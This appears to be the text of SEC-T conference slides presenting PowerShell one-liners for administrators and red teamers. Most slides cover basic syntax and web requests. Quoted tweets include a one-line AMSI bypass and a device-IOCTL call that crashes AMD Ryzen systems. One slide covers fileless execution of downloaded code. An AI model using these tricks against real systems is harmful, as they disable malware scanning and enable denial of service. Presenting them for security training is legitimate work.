

*When SysAdmin & Hacker Unite:*  
**21 One-Liners to make you  
convert from bash to Powershell**

**Yossi Sassi**

**SEC-T - 0x0EXPAND**

**“EVEN A MAN WHO HAS  
MASTERED TWENTY  
LANGUAGES USES HIS  
NATIVE LANGUAGE WHEN  
HE CUTS HIS FINGER.”**

**JEAN-PAUL BELEMONDO**

*When SysAdmin & Hacker Unite:*  
21 One-Liners to make you  
**APPRECIATE** Powershell

**Yossi** Sassi

SEC-T - 0x0EXPAND

# **1. Audio one-liner + Exfil data**

**... Incoming message from the console 😊**

```
[>] Duplicating CreateProcessWithLogonW handles..  
[!] No valid thread handles were captured, exiting!  
PS ► while ($Bouzoukitarra.Plugged -eq $true) {Enjoy-Moment -Recurse}  
..hack
```

# WhoAmI

- H@cker, InfoSec Researcher (**1nTh35h311**)
- Co-Founder | Chief Architect @ **10√ROOT** CYBER SECURITY
- Red Team trainer/pentester, when not doing DF/IR
- Consulting in 4 continents (Banks/gov/F100)
- 30+ years of keyboard access – Code, IT Sec, Net Comms.
- Ex-Javelin Networks (**hAcktive** Directory Deception - Acquired by Symantec)
- Ex-Technology Group Manager @ Microsoft (Coded Windows Server Tools)
- Volunteer (Youth at risk)
- Aviator; Oriental Rock Bouzoukitarist



# What we'll talk about

- Powershell quick intro & syntax 101
- 21 tips & tricks (out of *gazillion...*) for CLI lovers
- Some cool research to bypass shell defenses ;)

# What is PowerShell?

- Perceived as “MS shell for IT/Sys admins/Cloud”
  - For hackers it’s a totally different story ;)
- Windows LoTL heaven; Ideal for post-exploitation
- Open source; Runs on Mac/Linux/Windows
- Scripts can mix everything: .sh, py, cmd, ‘bash’...
- Leverages Modules

```
sudo pwsh -command {Install-Module -name AzureRM.NetCore}
```

- Based on .net fx, works with **objects**

# Syntax 101

- Native powershell commands -> **Verb-Noun**
- **\$** - ref a variable
- **\$\_** - current object in the pipeline
- **If () {}**
- Operators: **-eq, -like, -contains, -gt, -xor** etc'
- *Not* case sensitive, yet can be (e.g. **-clike, -ceq**)



**2. LOTS of functionality;  
Minimum syntax;  
Living off the land**



## Tweet



Alex Ionescu

@aionescu

...

Crash a Ryzen system in single line of tweetable PowerShell:

(Get-NtFile

\Device\NTPNP\_PCI0031).DeviceIoControl(0x9C402400, 5, 5)

Hey, AMD, If you're gonna twiddle magic MSR bits that control the instruction cache when playing certain video games, can you at least code properly

```
ax=00000000c402400 rbx=ffffe06ff0248370 rcx=ffffa58871db27d0
rdx=0000000000000000 rsi=0000000000000000 rdi=0000000000000000
rip=fffff80475f5121c rsp=ffffa58871db27b0 rbp=ffffa58871db27e0
r8=0000000000000000 r9=ffffe08fe53d7db0 r10=fffff80475f51070
r11=0000000000000000 r12=0000000000000000 r13=0000000000000000
r14=ffffe08fefeb5d70 r15=ffffe08fe53d7db0
iopl=0         nv up ei pl zr na po nc
cs=0010  ss=0018  ds=002b  es=002b  fs=0053  gs=002b             efl=00050246
AMDPCIDev+0x121c:
fffff80475f5121c 48b12          mov     rdx,qword ptr [rdx] ds:002b:00000000'00000000=????????????????
Resetting default scope

BLACKBOXBSD: 1 (!blackboxbsd)

BLACKBOXNTFS: 1 (!blackboxntfs)

BLACKBOXPNP: 1 (!blackboxnp)

BLACKBOXMINLOGON: 1

PROCESS_NAME: powershell.exe

STACK_TEXT:
ffffa58871db27b0 fffff804600651a5 : fffff80f'f0248370 00000000'00000000 00000000'00000001 fffff804'60072310 : AMDPCIDev+0x121c
ffffa58871db27f0 fffff804604782f9 : fffff80f'f0248370 00000000'00000000 fffff808'71db2b60 00000000'00000240 : nt!IofCallDriver+0x55
ffffa58871db2830 fffff80460487de8 : fffff808'71db2b60 fffff808'71db2b60 00000000'42536f49 fffff808'71db2b60 : nt!IopSynchronousServiceTail+0x189
ffffa58871db28d0 fffff80460488496 : 00000000'00000000 00000000'00000000 00000000'00000000 00000000'00000000 : nt!IopXxxControlFile+0x5d8
ffffa58871db2a00 fffff80460227535 : 00000000'00000000 00000000'00000000 00000000'00000000 00000000'00000000 : nt!NtDeviceIoControlFile+0x56
```

...

Matt Graeber

@mattifestation



[Ref].Assembly.GetType('System.Management.Automation.AmsiUtils').GetField('amsiInitFailed','NonPublic,Static').SetValue(\$null,\$true)

Twitter Web Client · 2016 במאי 25 · 3:08 לפנה"צ

27 ציוצים מחדש 8 ציוץ ציטוט 104 אוהב



...


2016 במאי 25 · @mattifestation Matt Graeber

משיב ל-mattifestation@




AMSI bypass in a single tweet. :)

### **3. Pipe Addr, curl, convert JSON, ad-hoc Grid**



## **4. What the Hex?!**



## **5. Invoke/Execute any text stream**

- Run in-memory without touching disk (fileless)
- IE (non visible)
- msxml2
- Net.WebClient
- Invoke-WebRequest (aliases: curl, wget, iwr)

Administrator: Windows PowerShell

PS C:\temp> █



## Downloading, uploading etc' (Web Client)

# IE (the famous InternetExplorer.Application Com Object)

-UseBasicParsing (to avoid IE first time launch...)

\* msxml2.xmlhttp (com) ->

.open("GET","http://url",\$false);.Send();.ResponseText

\* System.net.webclient

\* Invoke-WebRequest/IWR/Curl

# Can enforce TLS/SSL on the powershell session

[Net.ServicePointManager]::SecurityProtocol =

[Net.SecurityProtocolType]::Tls12

# Controlling UserAgent of PowerShell sessions

```
$wc = New-Object System.Net.WebClient # default is Powershell v5.1
```

```
$request = Invoke-WebRequest "http://useragentstring.com/"
```

```
$request.AllElements | where { $_.id -eq "uas_textfeld" } | select innertext
```

```
# Can change to whatever we like
```

```
[Microsoft.PowerShell.Commands.PSUserAgent]::Chrome
```

```
# InternetExplorer, Safari etc
```

```
$request = Invoke-WebRequest "http://useragentstring.com/" -UserAgent
```

```
$([Microsoft.PowerShell.Commands.PSUserAgent]::Safari)
```

```
$request.AllElements | where { $_.id -eq "uas_textfeld" } | select innertext
```

## Controlling headers and more (Cont.)

```
$url = "https://www.cnn.com"
```

```
#$headers = New-Object
```

```
"System.Collections.Generic.Dictionary[[String],[String]]"
```

```
$wc.headers.Add('Accept','Application/Json')
```

```
$wc.headers.Add("Referer", "https://www.ynet.co.il/")
```

